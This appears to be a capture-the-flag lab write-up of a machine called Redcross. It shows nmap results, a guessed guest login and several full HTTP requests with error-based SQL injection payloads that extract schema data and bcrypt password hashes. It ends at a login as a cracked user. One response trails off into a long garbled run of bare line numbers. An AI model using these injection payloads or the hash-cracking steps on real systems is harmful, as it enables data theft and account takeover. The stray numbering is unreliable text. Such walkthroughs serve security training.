

Redcross

Synopsis

Redcross features XSS, OS commanding, SQL injection, remote exploitation of a vulnerable application, and privilege escalation via PAM/NSS

Skills

- Knowledge of Linux
- Knowledge of Web enumeration tools
- Authentication bypass via PHP session ID reuse
- Privilege escalation via PAM/NSS

Exploitation

As always we start with the nmap to check what services/ports are open


```
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u3 (protocol 2.0)
|_ ssh-hostkey:
|   2048 67d385f8eeb8062359d7758ea237d0a6 (RSA)
|   256 89b465271f93721abce3227090db3596 (ECDSA)
|_  256 66bdallc327432e2e664e8a5251b4d67 (ED25519)
80/tcp    open  http      Apache httpd 2.4.25
|_ http-title: Did not follow redirect to https://intra.redcross.htb/
|_ http-server-header: Apache/2.4.25 (Debian)
443/tcp   open  ssl/http  Apache httpd 2.4.25
|_ http-server-header: Apache/2.4.25 (Debian)
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|   http/1.1
|_ ssl-cert: Subject: commonName=intra.redcross.htb/organizationName=Red Cross International/stateOrProvinceName=NY/countryName=US
|   Not valid before: 2018-06-03T19:46:58
|   Not valid after:  2021-02-27T19:46:58
|_ http-title: Did not follow redirect to https://intra.redcross.htb/
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.12 (92%), Linux 3.13 (92%), Linux 3.13 or 4.2 (92%), Linux 3.16 (92%), Linux 3.16 - 4.6 (92%),
3.18 (92%), Linux 3.2 - 4.9 (92%), Linux 3.8 - 3.11 (92%), Linux 4.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: redcross.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   166.86 ms 10.10.14.1
2   166.81 ms 10.10.10.113

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.31 seconds

(root@kali)-[~/Desktop/Boxes]
```

We see quite a few ports and a domain name over 443/HTTPS, After registering the domain and access it over a web, we got the following page



not logged in
[go login](#)

User


Password

Please contact with our staff via [contact form](#) to request your access credentials.


Web messaging system 0.3b

We tried to bypass the login page via different techniques, yet without any results, so we guessed the credentials
Guest:guest

And we were let in



When we typed ' in the UID filed we got an SQL error what is a clear indicator that the page is vulnerable to SQL injection



We leveraged this SQL injection to extract information from the database, including usernames and passwords

Request

PrettyRawHex

1 GET /?o='')+and+extractvalue(0x0a,concat(0x0a,(select+group_concat(schema_name)from+information_schema.schemata)))+--+&page=app HTTP/1.1
2 Host: intra.redcross.htb
3 Cookie: PHPSESSID=m91saf5cllhva5ocavksi6b771; LANG=EN_US; SINCE=1691436195; LIMIT=10; DOMAIN=intra
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://intra.redcross.hbt/?page=app
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: 71
14 Te: trailers
15 Connection: close

Response

PrettyRawHexRender

7 vary: Accept-Encoding
8 Content-Length: 518
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <table border=0 width=90%>
13 <tr>
14 <td colspan=2>
15 <table border=0>
16 <tr>
17 <td rowspan=2 align='right'>
18
19 </td>
20 <td valign='bottom'>
21 <h2>
22 RedCross Messaging Intranet
23 </h2>
24 </td>
25 </tr>
26 <tr>
27 <td valign='top'>
28 <h3>
29 Employees & providers portal
30 </h3>
31 </td>
32 </tr>
33 </table>
34 </td>
35 <td>
36 <p style='font-size:75%'>
37 guest
38 </p>
39 <form action='/pages/actions.php' method='POST'>
40 <input type='submit' name='action' value='end session'>
41 </form>
42 </td>
43 </tr>
44 </table>
45
46
47 DEBUG INFO: XPATH syntax error: ' 26-MariaDB-0+deb9ul'

0 matches

0 matches

819 bytes | 224 millis

1 GET /?o='')+and+extractvalue(0x0a,concat(0x0a,(select+group_concat(schema_name)from+information_schema.schemata)))+--+&page=app HTTP/1.1
2 Host: intra.redcross.htb
3 Cookie: PHPSESSID=m91saf5cllhva5ocavksi6b771; LANG=EN_US; SINCE=1691436195; LIMIT=10; DOMAIN=intra
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://intra.redcross.hbt/?page=app
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: 71
14 Te: trailers
15 Connection: close

9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <table border=0 width=90%>
13 <tr>
14 <td colspan=2>
15 <table border=0>
16 <tr>
17 <td rowspan=2 align='right'>
18
19 </td>
20 <td valign='bottom'>
21 <h2>
22 RedCross Messaging Intranet
23 </h2>
24 </td>
25 </tr>
26 <tr>
27 <td valign='top'>
28 <h3>
29 Employees & providers portal
30 </h3>
31 </td>
32 </tr>
33 </table>
34 </td>
35 <td>
36 <p style='font-size:75%'>
37 guest
38 </p>
39 <form action='/pages/actions.php' method='POST'>
40 <input type='submit' name='action' value='end session'>
41 </form>
42 </td>
43 </tr>
44 </table>
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992

Request

PrettyRawHex

```
1 GET /?o=
2 ')+and+extractvalue(0x0a,concat(0x0a,(select+concat(table_name,',',column_name,'\n
3 ')+from+information_schema.columns+where+table_schema='redcross'+limit+1+offset+10
4 '))--+&page=app HTTP/1.1
5 Host: intra.redcross.htb
6 Cookie: PHPSESSID=#9isaf5c1lhva5ocavksi6b771; LANG=EN_US; SINCE=1691436195; LIMIT=
7 10; DOMAIN=intra
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
11 0.8
12 Accept-Language: en-US,en;q=0.5
13 Accept-Encoding: gzip, deflate
14 Referer: https://intra.redcross.htb/?page=app
15 Upgrade-Insecure-Requests: 1
16 Sec-Fetch-Dest: document
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-Site: same-origin
19 Sec-Fetch-User: ?1
20 Te: trailers
21 Connection: close
22
23
24
25
26
27
```

Response

PrettyRawHexRender

```
10 Content-Type: text/html; charset=UTF-8
11
12 <a href=/><table border=0 width=90%>
13   <tr>
14     <td colspan=2>
15       <table border=0>
16         <tr>
17           <td rowspan=2 align='right'>
18             <img src='/images/logo.png' width='50%'>
19           </td>
20           <td valign='bottom'>
21             <h2>
22               RedCross Messaging Intranet
23             </h2>
24           </td>
25         </tr>
26         <tr>
27           <td valign='top'>
28             <h3>
29               Employees & providers portal
30             </h3>
31           </td>
32         </tr>
33       </table>
34     </td>
35     <td>
36       <p style='font-size:75%'>
37         guest
38       </p>
39       <form action='/pages/actions.php' method='POST'>
40         <input type='submit' name='action' value='end session'>
41       </form>
42     </td>
43   </tr>
44 </table>
45 </a>
46 DEBUG INFO: XPATH syntax error: '
47 users:username
48 '
```

Request

PrettyRawHex

```
1 GET /?o=
2 ')+and+extractvalue(0x0a,concat(0x0a,(select+concat(username,',',password,'\n')+fr
3 om+redcross.users+limit+1+offset+0)))--+&page=app HTTP/1.1
4 Host: intra.redcross.htb
5 Cookie: LANG=EN_US; SINCE=1691436195; LIMIT=10; DOMAIN=intra; PHPSESSID=
6 k1em6096k7t7i2076tkngksq12
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
8 Accept:
9 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
10 0.8
11 Accept-Language: en-US,en;q=0.5
12 Accept-Encoding: gzip, deflate
13 Referer: https://intra.redcross.htb/?page=app
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: ?1
19 Te: trailers
20 Connection: close
21
22
23
24
25
26
27
```

Response

PrettyRawHexRender

```
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <a href=/><table border=0 width=90%>
13   <tr>
14     <td colspan=2>
15       <table border=0>
16         <tr>
17           <td rowspan=2 align='right'>
18             <img src='/images/logo.png' width='50%'>
19           </td>
20           <td valign='bottom'>
21             <h2>
22               RedCross Messaging Intranet
23             </h2>
24           </td>
25         </tr>
26         <tr>
27           <td valign='top'>
28             <h3>
29               Employees & providers portal
30             </h3>
31           </td>
32         </tr>
33       </table>
34     </td>
35     <td>
36       <p style='font-size:75%'>
37         guest
38       </p>
39       <form action='/pages/actions.php' method='POST'>
40         <input type='submit' name='action' value='end session'>
41       </form>
42     </td>
43   </tr>
44 </table>
45 </a>
46 DEBUG INFO: XPATH syntax error: '
47 admin:$2y$10$z/d56iwZuFqjY1jR1X'
48 '
```

```
Request
Pretty Raw Hex
1 GET /?o=
2 ')+and+extractvalue(0x0a,concat(0x0a,(select+concat(username,'::',substring(password,1,20),'\\n')+from+redcross.users+limit+1+offset+1)))--+.&page=app HTTP/1.1
3 Host: intra.redcross.htb
4 Cookie: LANG=en_US; SINCE=1691436195; LIMIT=10; DOMAIN=intra; PHPSESSID=
kiem6096k7t7120f6tkngksq12
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate
9 Referer: https://intra.redcross.htb/?page=app
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Te: trailers
16 Connection: close
17


Response
Pretty Raw Hex Render
10 Content-Type: text/html; charset=UTF-8
11
12 <a href=/><table border=0 width=90%>
13 <tr>
14 <td colspan=2>
15 <table border=0>
16 <tr>
17 <td rowspan=2 align='right'>
18 <img src='/images/logo.png' width='50%'>
19 </td>
20 <td valign='bottom'>
21 <h2>
22 RedCross Messaging Intranet
23 </h2>
24 </td>
25 </tr>
26 <tr>
27 <td rowspan=2 align='top'>
28 <h3>
29 Employees & providers portal
30 </h3>
31 </td>
32 </tr>
33 </table>
34 </td>
35 <td>
36 <p style='font-size:75%'>
37 guest
38 </p>
39 <form action='/pages/actions.php' method='POST'>
40 <input type='submit' name='action' value='end session'>
41 </form>
42 </td>
43 </tr>
44 </table>
45 </a>
46 DEBUG INFO: XPATH syntax error: '
47 penelope:$2y$10$tY9Y955kyf837
48 '
```

List of all extracted users is presented below



```
File Edit Search Options Help
admin:$2y$10$z/d5GiwZuFqjY1jRiKKIPzuPXKt0StH0yU438ajqRBtrb7ZADpwq
penelope:$2y$10$tY9Y955kyf837GnW4xrC0.J.FzmkRQhxD..VKCQICvw0EgwfXqgAS
charles:$2y$10$b5Qh0AbUM5wHeu/ltfjg.xPxjRQkqU6T8cs683Eus/Y89GGHs.G7i
tricia:$2y$10$Dnv/b2ZBca204cp0fsBbjeQ/0HnhvJ7WrC/ZN3K7QKqTa9SKP6r
```

Then we launched hashcat to crack those hashes, what provided us with credentials for user charles:cookiemonster


Next we moved to the admin page but credentials for user charles did not work also we did not manage to bypass the authentication mechanism,so we returned to the user login page and logged in as charles



